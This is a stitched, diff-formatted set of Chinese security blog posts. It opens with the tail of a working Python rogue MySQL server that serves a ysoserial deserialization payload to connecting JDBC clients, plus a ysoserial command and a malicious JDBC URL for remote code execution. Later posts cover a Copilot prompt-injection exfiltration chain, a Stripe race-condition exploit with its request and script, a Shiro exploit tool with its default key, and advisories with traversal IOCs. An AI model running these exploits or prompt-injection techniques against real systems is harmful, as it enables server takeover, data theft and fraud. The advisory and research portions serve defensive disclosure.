row_body = bytes([payload_len]) + payload_bytes
|
||||
elif payload_len < 65536:
|
||||
row_body = b'\xfc' + bytes([payload_len & 0xff, (payload_len >> 8) & 0xff]) + payload_bytes
|
||||
else:
|
||||
row_body = b'\xfd' + bytes([payload_len & 0xff, (payload_len >> 8) & 0xff, (payload_len >> 16) & 0xff]) + payload_bytes
|
||||
|
||||
row_packet = bytes([len(row_body) & 0xff, (len(row_body) >> 8) & 0xff, (len(row_body) >> 16) & 0xff, 3]) + row_body
|
||||
|
||||
# 5. Last EOF Packet
|
||||
last_eof_packet = bytes([len(eof_body), 0, 0, 4]) + eof_body
|
||||
|
||||
return col_count_packet + col_def_packet + eof_packet + row_packet + last_eof_packet
|
||||
|
||||
def handle_client(client_idx, client_sock):
|
||||
print(f"[*] [{client_idx}] 成功接收并激活目标客户端的测试流量。")
|
||||
try:
|
||||
# 1. 发送初始握手包
|
||||
client_sock.sendall(generate_handshake_packet())
|
||||
|
||||
# 2. 接收客户端认证请求
|
||||
auth_req = client_sock.recv(1024)
|
||||
# 回复 OK 包通过认证阶段
|
||||
client_sock.sendall(generate_ok_packet())
|
||||
|
||||
while True:
|
||||
data = client_sock.recv(4096)
|
||||
if not data:
|
||||
break
|
||||
|
||||
packet_len = data[0] | (data[1] << 8) | (data[2] << 16)
|
||||
command_type = data[4]
|
||||
|
||||
# 判定是否为 COM_QUERY 交互指令 (0x03)
|
||||
if command_type == 0x03:
|
||||
query_sql = data[5:5+packet_len-1].decode('utf-8', errors='ignore').strip()
|
||||
print(f"[+] [{client_idx}] 捕获到客户端查询 SQL: {query_sql[:80]}...")
|
||||
|
||||
# 状态判定 1:处理 8.x 驱动发起的会话变量初始化大查询
|
||||
if "SESSION.AUTO_INCREMENT_INCREMENT" in query_sql.upper():
|
||||
print(f"[*] [{client_idx}] 匹配到初始化系统变量查询,响应常规 OK 包。")
|
||||
client_sock.sendall(generate_ok_packet())
|
||||
|
||||
# 状态判定 2:兼容处理校对集查询
|
||||
elif "INFORMATION_SCHEMA.COLLATIONS" in query_sql.upper():
|
||||
print(f"[*] [{client_idx}] 匹配到校对集信息查询,响应常规 OK 包。")
|
||||
client_sock.sendall(generate_ok_packet())
|
||||
|
||||
# 状态判定 3:精准拦截 8.x ServerStatusDiffInterceptor 在执行 query 后发起的两次状态对比查询
|
||||
elif "SHOW SESSION STATUS" in query_sql.upper():
|
||||
if os.path.exists(PAYLOAD_FILE):
|
||||
print(f"[🔥] [{client_idx}] 触发核心注入时机:捕获到拦截器执行 SHOW SESSION STATUS")
|
||||
print(f"[*] [{client_idx}] 正在读取本地 '{PAYLOAD_FILE}' 并构建畸形 BLOB 结果集下发...")
|
||||
with open(PAYLOAD_FILE, "rb") as f:
|
||||
payload_bytes = f.read()
|
||||
|
||||
response = generate_result_set_packet(payload_bytes)
|
||||
client_sock.sendall(response)
|
||||
print(f"[✅] [{client_idx}] 恶意数据包下发完毕,正在强行切入后端驱动反序列化调用栈。")
|
||||
break
|
||||
else:
|
||||
print(f"[🔴] 终断:本地目录下未检测到 '{PAYLOAD_FILE}',请先生成。")
|
||||
break
|
||||
else:
|
||||
# 常规握手设置(如 SET NAMES 等)均默认回复 OK 维持连接
|
||||
client_sock.sendall(generate_ok_packet())
|
||||
except Exception as e:
|
||||
print(f"[-] [{client_idx}] 攻防状态机交互异常: {e}")
|
||||
finally:
|
||||
client_sock.close()
|
||||
print(f"[*] [{client_idx}] 客户端连接会话已释放销毁。\n")
|
||||
|
||||
def main():
|
||||
if not os.path.exists(PAYLOAD_FILE):
|
||||
print(f"[⚠️] 警告: 当前目录下找不到配置的利用文件 '{PAYLOAD_FILE}'。")
|
||||
print(f"请通过指令重新覆盖生成:java -jar ysoserial-all.jar CommonsCollections6 'calc' > {PAYLOAD_FILE}")
|
||||
|
||||
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
|
||||
try:
|
||||
server.bind(('0.0.0.0', PORT))
|
||||
server.listen(5)
|
||||
print(f"[*] 恶意 MySQL 8.x 专项服务已就绪,正在全网卡监听端口 0.0.0.0:{PORT} ...")
|
||||
except Exception as e:
|
||||
print(f"[-] 端口绑定失败: {e}")
|
||||
sys.exit(1)
|
||||
|
||||
client_count = 0
|
||||
try:
|
||||
while True:
|
||||
client_sock, addr = server.accept()
|
||||
client_count += 1
|
||||
print(f"\n[*] [{client_count}] 接收到来自目标资产的握手连接 -> {addr[0]}:{addr[1]}")
|
||||
handle_client(client_count, client_sock)
|
||||
except KeyboardInterrupt:
|
||||
print("\n[*] 退出接收,恶意服务端已关闭。")
|
||||
finally:
|
||||
server.close()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
```
|
||||
|
||||
漏洞点插入恶意MySQL地址,触发之后查看DNSlog是否触发,再进一步利用执行命令。
|
||||
```
|
||||
jdbc:mysql://attack_ip:3306/test?detectCustomCollations=true&autoDeserialize=true&serverTimezone=UTC
|
||||
```
|
||||
- **实践现象:**
|
||||
受害者系统一旦尝试建立连接,在调用 DriverManager.getConnection()
|
||||
的瞬间,攻击者的 Payload 在受害者 Java 虚拟机的内存中被反序列化。攻击者可以直接收到一个反弹回来的 **系统 Shell 权限**
|
||||
。**(实现了完全的远程代码执行 RCE)**
|
||||
。
|
||||
|
||||
## 总结
|
||||
- 如果主角是 **任意后端语言 + 开启了 local_infile**
|
||||
,那么它面临的是 **文件被偷走**
|
||||
的风险(Rogue MySQL)。
|
||||
|
||||
- 如果主角是 **Java 语言 + 引入了旧版本 JDBC 驱动与不安全依赖**
|
||||
,那么它面临的是 **整个服务器直接被远程接管**
|
||||
的风险(JDBC 反序列化)。
|
||||
|
||||
@@ -0,0 +1,57 @@
|
||||
# 大华ICC智能物联管理平台 file_download 任意文件读取漏洞
|
||||
原创 安羽安全
|
||||
安羽安全 安羽安全 2026-06-17 02:21
|
||||
|
||||
**01****免责声明:**
|
||||
|
||||
文章内容仅供日常学习使用,请勿非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,由使用者承担全部法律及连带责任,作者及发布者不承担任何法律及连带责任。如有内容争议或侵权,我们会及时删除。
|
||||
|
||||
**02 漏洞描述**
|
||||
|
||||
大华ICC智能物联管理平台 file_download 任意文件读取漏洞
|
||||
复现
|
||||
。
|
||||
|
||||
**fofa:body="static/qwebchannel.js" && body="/*客户端会小于800*/"**
|
||||
|
||||

|
||||
## 03 漏洞复现
|
||||
|
||||
1、访问系统
|
||||
|
||||

|
||||
|
||||
2
|
||||
、漏洞验证
|
||||
|
||||

|
||||
|
||||
**关注公众号回复:260617 获取漏洞POC详情**
|
||||
|
||||
**04 漏洞详情**
|
||||
|
||||
**Nuclei 批量自查验证脚本,加入下方内部圈子获取**
|
||||
|
||||

|
||||
|
||||
**圈子目前福利:**
|
||||
|
||||
整合全网公开1day/Nday漏洞POC、漏洞复现
|
||||
|
||||
每周持续更新,已更新漏洞500+
|
||||
|
||||
md5帮忙解密、凌风云网盘搜索 帮忙下载资源
|
||||
|
||||
后续福利还在增加中......
|
||||
|
||||

|
||||
|
||||
**漏洞持续更新中,限时 39 一年**
|
||||
|
||||

|
||||
|
||||
扫描上方图片 二维码即可加入纷传内部圈子
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,93 @@
|
||||
# 微软365 Copilot致命漏洞:点击一次链接即可窃取企业数据
|
||||
Red Hunter
|
||||
Red Hunter 黑白之道 2026-06-16 23:18
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618185&idx=1&sn=e7a4ddec94c9af10451bca515c67e228&scene=21#wechat_redirect)
|
||||
> **导语**
|
||||
:微软365 Copilot企业版被发现存在严重漏洞链,攻击者只需发送一个指向合法微软域名的链接,用户点击一次即可被窃取 MFA 验证码、邮件内容、日历详情和机密文件。这个名为SearchLeak的漏洞已被微软标记为最高严重级别并完成修复。
|
||||
|
||||
## 一、漏洞概述
|
||||
|
||||
SearchLeak并非单个漏洞,而是一组漏洞链,它将微软365 Copilot企业版搜索功能武器化,使其成为静默的数据外泄通道。
|
||||
|
||||
该漏洞由Varonis威胁实验室(Varonis Threat Labs)的研究员Dolev Taler发现并详细披露,编号为CVE-2026-42824,获得了微软的最高严重级别评分。
|
||||
|
||||

|
||||
## 二、三阶段攻击链解析
|
||||
|
||||
SearchLeak漏洞链将三种不同的弱点组合在一起,形成一击必杀的数据窃取方案:
|
||||
### 第一阶段:参数到提示词注入(P2P Injection)
|
||||
|
||||
微软365 Copilot搜索功能接受一个 q
|
||||
URL参数,用于自然语言搜索查询。问题在于,q
|
||||
参数的值不仅被Copilot的AI引擎当作搜索字符串处理,还会被当作可执行指令。
|
||||
|
||||
攻击者构造一个指向可信 microsoft.com 域名的恶意链接,命令Copilot搜索受害者的邮箱,并将提取的数据嵌入图片URL中。由于链接解析到合法微软域名,传统的反钓鱼和URL保护工具不会标记它。
|
||||
### 第二阶段:绕过安全护栏
|
||||
|
||||
微软对危险AI生成HTML的缓解措施是将Copilot输出包裹在 <code>
|
||||
块中,防止浏览器将其渲染为标记。
|
||||
|
||||
然而,这种包裹只在Copilot完成生成阶段后才执行。在流式传输阶段,包含攻击者注入的 <img>
|
||||
标签的原始HTML会临时在DOM中实时渲染。浏览器在 sanitizer 激活之前就发送了HTTP请求,这是一个教科书式的竞态条件绕过。
|
||||
### 第三阶段:通过Bing实现SSRF
|
||||
|
||||
由于 m365.cloud.microsoft 上的内容安全策略(CSP),受害者的浏览器无法直接联系攻击者控制的服务器。但是,*.bing.com
|
||||
在CSP允许列表中。Bing的"以图搜图"功能接受 imgurl
|
||||
参数,并对提供的URL执行服务器端获取。
|
||||
|
||||
攻击者将窃取的数据直接嵌入Bing图片搜索URL的路径中。Bing的后端无意中会将窃取的数据中继到攻击者的服务器,完全绕过CSP。
|
||||
|
||||
整个攻击仅需要一个通过邮件、Teams、Slack或任何消息通道发送的恶意链接。点击后,Copilot静默搜索受害者的邮箱,生成包含嵌入窃取数据的Bing图片URL的响应,攻击者服务器在几秒钟内记录所有外泄信息,全程无需第二次点击。
|
||||
## 三、漏洞影响与修复状态
|
||||
|
||||
SearchLeak漏洞的严重之处在于,三个独立看都可控的漏洞组合在一起,形成了一个一击必中的攻击方式:
|
||||
- **无需特殊权限**
|
||||
:受害者无需任何特殊权限,攻击即可生效
|
||||
|
||||
- **无需插件**
|
||||
:不需要任何额外的浏览器插件
|
||||
|
||||
- **无需二次交互**
|
||||
:点击一次链接即可完成全部窃取操作
|
||||
|
||||
- **绕过传统防护**
|
||||
:因为链接指向合法微软域名,传统安全工具无法检测
|
||||
|
||||
微软已在服务器端完全修复了SearchLeak漏洞,用户无需执行任何操作即可收到修复。
|
||||
## 四、防御建议
|
||||
|
||||
尽管微软已修复漏洞,Varonis建议安全团队采取以下措施:
|
||||
- **监控Copilot搜索URL**
|
||||
:检测 q
|
||||
参数中包含HTML或图片嵌入指令的编码 payload
|
||||
|
||||
- **审计CSP允许列表**
|
||||
:审查任何对用户提供URL执行服务器端获取的域名
|
||||
|
||||
- **将AI流式输出视为不可信**
|
||||
:sanitization必须在渲染时执行,而非作为后处理步骤
|
||||
|
||||
- **提醒用户警惕**
|
||||
:在点击前检查包含长编码查询字符串的微软365链接
|
||||
|
||||
## 五、关联事件:Reprompt漏洞
|
||||
|
||||
SearchLeak是Varonis继发现Reprompt之后披露的又一起类似的一键数据外泄漏洞链。Reprompt影响的是Copilot Personal(个人版),而SearchLeak则针对Copilot Enterprise(企业版)。
|
||||
|
||||
这些发现揭示了一个重要趋势:AI助手正在通过在新的上下文场景中重新激活原本难以利用的经典漏洞,创建新的、难以检测的攻击面。
|
||||
|
||||
**版权声明**
|
||||
:本文由华盟网原创发布,保留所有权利。配图由华盟网授权使用。
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618370&idx=1&sn=04062f6f20b8c24755eb711f63e2101b&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618166&idx=3&sn=42d553ae19e05e17a57425bafd32452d&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618370&idx=4&sn=17496d177d3e9f5a0bcb209cd40975dc&scene=21#wechat_redirect)
|
||||
> 👇 点击**阅读原文**
|
||||
,访问我的网站
|
||||
|
||||
|
||||
@@ -0,0 +1,122 @@
|
||||
# 思科SD-WAN vManage漏洞遭0Day攻击,可提权至root
|
||||
FreeBuf 2026-06-16 10:00
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
思科公司披露其Catalyst SD-WAN Manager(原vManage)存在一个重大安全问题,该漏洞目前正遭0Day攻击利用,引发全球企业网络环境的高度关注。
|
||||
|
||||
|
||||
Part
|
||||
01
|
||||
|
||||
漏洞技术细节
|
||||
|
||||
该漏洞编号为CVE-2026-20262,是Web管理界面中的任意文件写入缺陷,CVSS评分为6.5分。其根源在于文件上传操作期间未能正确验证用户输入内容。思科表示,持有有效凭证且具备写入权限的攻击者可利用此漏洞向目标系统上传特制文件,进而在底层操作系统任意位置创建或覆盖文件。
|
||||
|
||||
|
||||
Part
|
||||
02
|
||||
|
||||
攻击危害分析
|
||||
|
||||
攻击者可借此能力部署恶意负载(包括Web Shell),并可能将权限提升至root级别,大幅增加攻击严重性。思科产品安全事件响应团队(PSIRT)证实,截至2026年6月已观测到该漏洞在真实环境中的有限利用案例。这使得该漏洞被归类为0Day漏洞——攻击者可在补丁广泛部署前实施利用。
|
||||
|
||||
|
||||
Part
|
||||
03
|
||||
|
||||
受影响范围与缓解措施
|
||||
|
||||
该问题影响思科Catalyst SD-WAN Manager所有部署模式,包括本地系统、思科SD-WAN Cloud、Cloud-Pro及FedRAMP环境。值得注意的是,目前没有可行的临时解决方案,立即打补丁成为唯一有效的缓解措施。安全研究人员强调,暴露在互联网的SD-WAN管理界面风险最高。
|
||||
|
||||
|
||||
攻击者可通过构造HTTP请求利用暴露的API端点上传恶意文件。例如使用目录遍历技术将WAR文件上传至敏感目录。思科已提供具体入侵指标(IOCs)协助企业检测潜在攻击行为。
|
||||
|
||||
|
||||
Part
|
||||
04
|
||||
|
||||
攻击痕迹识别
|
||||
|
||||
可疑活动可能出现在以下日志文件中:
|
||||
|
||||
- vmanage-server.log显示未授权文件上传,路径如"../../../../var/lib/wildfly/standalone/deployments/suspicious.war"
|
||||
|
||||
- vmanage-appserver.log记录异常WAR文件部署
|
||||
|
||||
- serviceproxy-access.log捕获对恶意端点(如"/suspicious/index.jsp")的HTTP POST请求
|
||||
|
||||
|
||||
这些日志表明攻击者已在系统内部署恶意应用并与之交互。思科澄清该漏洞不会直接影响SD-WAN流量处理或连接性,但管理平面遭入侵可能使攻击者操纵配置或维持持久访问。
|
||||
|
||||
|
||||
Part
|
||||
05
|
||||
|
||||
修复建议
|
||||
|
||||
思科已发布多个软件分支的修复版本,强烈建议受影响用户升级至20.9.9.2、20.12.7.2、20.15.4.5、20.15.5.3、20.18.3.1或26.1.1.2等修正版本。企业还应审计日志、限制管理界面的外部访问,并在联系思科技术支持中心(TAC)前使用"request admin-tech"命令收集诊断数据。
|
||||
|
||||
|
||||
该漏洞由思科内部安全测试发现,但其快速转入实际利用阶段,凸显出暴露的管理界面和输入验证机制不足带来的持续风险。在缺乏临时解决方案且攻击持续进行的情况下,及时打补丁和持续监控仍是降低风险的关键措施。
|
||||
|
||||
|
||||
参考来源:
|
||||
|
||||
Cisco SD-WAN vManage Vulnerability Exploited in Zero-Day Attacks
|
||||
|
||||
https://cybersecuritynews.com/cisco-sd-wan-vmanage-vulnerability-exploit/
|
||||
|
||||
****
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651340512&idx=1&sn=88628c0f7cabd6cae377643824d2ffe9&scene=21#wechat_redirect)
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
### 电报讨论
|
||||
|
||||
|
||||
[]()
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,128 @@
|
||||
# 折扣逻辑漏洞
|
||||
原创 h1
|
||||
h1 迪哥讲事 2026-06-17 03:00
|
||||
|
||||
## 正文
|
||||
|
||||
Stripe 给我提供了一项 20,000 美元的交易手续费减免优惠(fee discount)
|
||||
|
||||
这个接口存在并发问题
|
||||
|
||||
使用了 Burp Turbo Intruder 对下面这个接口进行了并发攻击:
|
||||
```
|
||||
/ajax/accept_fee_discount_offer
|
||||
|
||||
|
||||
|
||||
```
|
||||
|
||||
当时没想到会成功,所以忘记截图了。)
|
||||
|
||||
但后来发现:
|
||||
|
||||
甚至根本不需要 race。
|
||||
|
||||
因为我调用了 30 次请求,
|
||||
|
||||
结果:
|
||||
|
||||
30 个手续费减免被立刻应用到了我的账户。
|
||||
|
||||
因此:
|
||||
|
||||
我的账户现在拥有 600,000 美元的免手续费额度。
|
||||
|
||||
而 Stripe 原本显然只打算给我:
|
||||
|
||||
20,000 美元。
|
||||
|
||||
我认为:
|
||||
|
||||
如果继续调用这个接口,应该还能继续获得更多额度。
|
||||
|
||||
唯一需要的是:
|
||||
|
||||
一个有效的 fdo_ ID。
|
||||
|
||||
我发送的请求如下
|
||||
```
|
||||
POST /ajax/accept_fee_discount_offer?include_only[]=token
|
||||
Host: dashboard.stripe.com
|
||||
|
||||
id=fdo_1Mb8GtDk3bp1ZWoGQKhSaN5E
|
||||
|
||||
|
||||
```
|
||||
|
||||
Turbo Intruder 脚本 该脚本:
|
||||
|
||||
建立 30 个并发连接
|
||||
|
||||
把请求挂到同一个 gate(race1)
|
||||
|
||||
核心逻辑:
|
||||
```
|
||||
for i in range(30):
|
||||
engine.queue(target.req, target.baseInput, gate='race1')
|
||||
|
||||
engine.openGate('race1')
|
||||
|
||||
|
||||
```
|
||||
|
||||
即:
|
||||
|
||||
30 个请求同时发射。
|
||||
|
||||
简简单单的漏洞,但是赏金不低
|
||||
|
||||
如果你是一个长期主义者,欢迎加入我的知识星球,本星球日日更新,包含号主大量一线实战,全网独一无二,微信识别二维码付费即可加入,如不满意,72 小时内可在 App 内无条件自助退款
|
||||
|
||||
|
||||
|
||||
|
||||
往期回顾
|
||||
#
|
||||
# 如何利用ai辅助挖漏洞
|
||||
#
|
||||
# 如何在移动端抓包-下
|
||||
#
|
||||
# 如何绕过签名校验
|
||||
#
|
||||
|
||||
[一款bp神器](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247495880&idx=1&sn=65d42fbff5e198509e55072674ac5283&chksm=e8a5faabdfd273bd55df8f7db3d644d3102d7382020234741e37ca29e963eace13dd17fcabdd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[挖掘有回显ssrf的隐藏payload](https://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496898&idx=1&sn=b6088e20a8b4fc9fbd887b900d8c5247&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[ssrf绕过新思路](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247495841&idx=1&sn=bbf477afa30391b8072d23469645d026&chksm=e8a5fac2dfd273d42344f18c7c6f0f7a158cca94041c4c4db330c3adf2d1f77f062dcaf6c5e0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[一个辅助测试ssrf的工具](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496380&idx=1&sn=78c0c4c67821f5ecbe4f3947b567eeec&chksm=e8a5f8dfdfd271c935aeb4444ea7e928c55cb4c823c51f1067f267699d71a1aad086cf203b99&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[dom-xss精选文章](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247488819&idx=1&sn=5141f88f3e70b9c97e63a4b68689bf6e&chksm=e8a61f50dfd1964692f93412f122087ac160b743b4532ee0c1e42a83039de62825ebbd066a1e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[年度精选文章](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247487187&idx=1&sn=622438ee6492e4c639ebd8500384ab2f&chksm=e8a604b0dfd18da6c459b4705abd520cc2259a607dd9306915d845c1965224cc117207fc6236&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Nuclei权威指南-如何躺赚](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247487122&idx=1&sn=32459310408d126aa43240673b8b0846&chksm=e8a604f1dfd18de737769dd512ad4063a3da328117b8a98c4ca9bc5b48af4dcfa397c667f4e3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[漏洞赏金猎人系列-如何测试设置功能IV](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247486973&idx=1&sn=6ec419db11ff93d30aa2fbc04d8dbab6&chksm=e8a6079edfd18e88f6236e237837ee0d1101489d52f2abb28532162e2937ec4612f1be52a88f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[漏洞赏金猎人系列-如何测试注册功能以及相关Tips](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247486764&idx=1&sn=9f78d4c937675d76fb94de20effdeb78&chksm=e8a6074fdfd18e59126990bc3fcae300cdac492b374ad3962926092aa0074c3ee0945a31aa8a&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247486764&idx=1&sn=9f78d4c937675d76fb94de20effdeb78&chksm=e8a6074fdfd18e59126990bc3fcae300cdac492b374ad3962926092aa0074c3ee0945a31aa8a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
## 参考
|
||||
|
||||
https://hackerone.com/reports/1849626
|
||||
|
||||
|
||||
@@ -0,0 +1,60 @@
|
||||
# 最新版Shiro反序列化漏洞综合利用工具 ShiroAttack2 v5.1.1 | 功能依旧强大!
|
||||
黑白之道 2026-06-16 23:18
|
||||
|
||||
## 工具介绍
|
||||
|
||||
**ShiroAttack2**
|
||||
一款针对 Shiro-550 漏洞的快速漏洞利用工具。作者:
|
||||
SummerSec
|
||||
|
||||

|
||||
|
||||

|
||||
## Shiro-550 为什么还能用
|
||||
|
||||
2016 年的洞,到现在还能用。不是漏洞本身多高级,而是三个很现实的原因叠在一起。
|
||||
|
||||
**第一,默认 Key。**
|
||||
Shiro 1.2.4 及之前版本在 CookieRememberMeManager
|
||||
里硬写了一个 AES Key:kPH+bIxk5D2deZiIxcaaaA==
|
||||
。十几年来的教程和脚手架代码一直在拷贝这个值。
|
||||
|
||||
**第二,Key 换不掉。**
|
||||
rememberMe 要求客户端和服务端用同一个 Key。一旦 Key 写进了配置文件、Docker 镜像、源码仓库,要替换就得所有节点一起改。
|
||||
|
||||
**第三,利用成本足够低。**
|
||||
GUI 点几下就能拿 shell,CLI 可以直接嵌进脚本。
|
||||
|
||||

|
||||
## 功能特点
|
||||
- JavaFX GUI + CLI 双模式,同一套攻击逻辑
|
||||
|
||||
- 多版本 CommonsBeanutils gadget(1.8.3 / 1.9.2 / AttrCompare / ObjectToStringComparator)
|
||||
|
||||
- 自动 AES 模式切换:CBC 和 GCM 各走一遍,哪个命中锁哪个
|
||||
|
||||
- 内存马注入(Filter / Servlet / Interceptor / HandlerMethod / TomcatValve)
|
||||
|
||||
- 回显类型:TomcatEcho / SpringEcho / DFS-AllEcho / ReverseEcho / NoEcho
|
||||
|
||||
- 回显生成器(jEG)和内存马生成器(jMG)第三方集成,失败自动回退 Legacy
|
||||
|
||||
- Shiro Key 替换(6 条注入路径,自动验证新旧 Key)
|
||||
|
||||
- 自定义请求头、Cookie 合并、POST 型探测
|
||||
|
||||
- --json
|
||||
结构化输出,适合脚本化和 AI 调用
|
||||
|
||||
- HTTP/HTTPS 代理(支持认证)
|
||||
|
||||
- Key 生成器
|
||||
|
||||

|
||||
## 工具下载
|
||||
```
|
||||
https://github.com/SummerSec/ShiroAttack2/tree/master
|
||||
```
|
||||
## 网络安全情报攻防站
|
||||
|
||||
|
||||
@@ -0,0 +1,266 @@
|
||||
# 某2026最新去水印小程序文件上传漏洞组合拳
|
||||
原创 Mstir
|
||||
Mstir 星悦安全 2026-06-16 12:09
|
||||
|
||||

|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们 并设为
|
||||
星标
|
||||
## 0x00 前言
|
||||
|
||||
**这个小程序支持涂抹去水印,接口可以自己对接自己的,前端首页文件里面修改自己接口的返回字段即可!源码技术栈:PHP7.4 数据库:mysql**
|
||||
|
||||
**Fofa指纹 :"去水印小程序后台"**
|
||||
|
||||

|
||||

|
||||
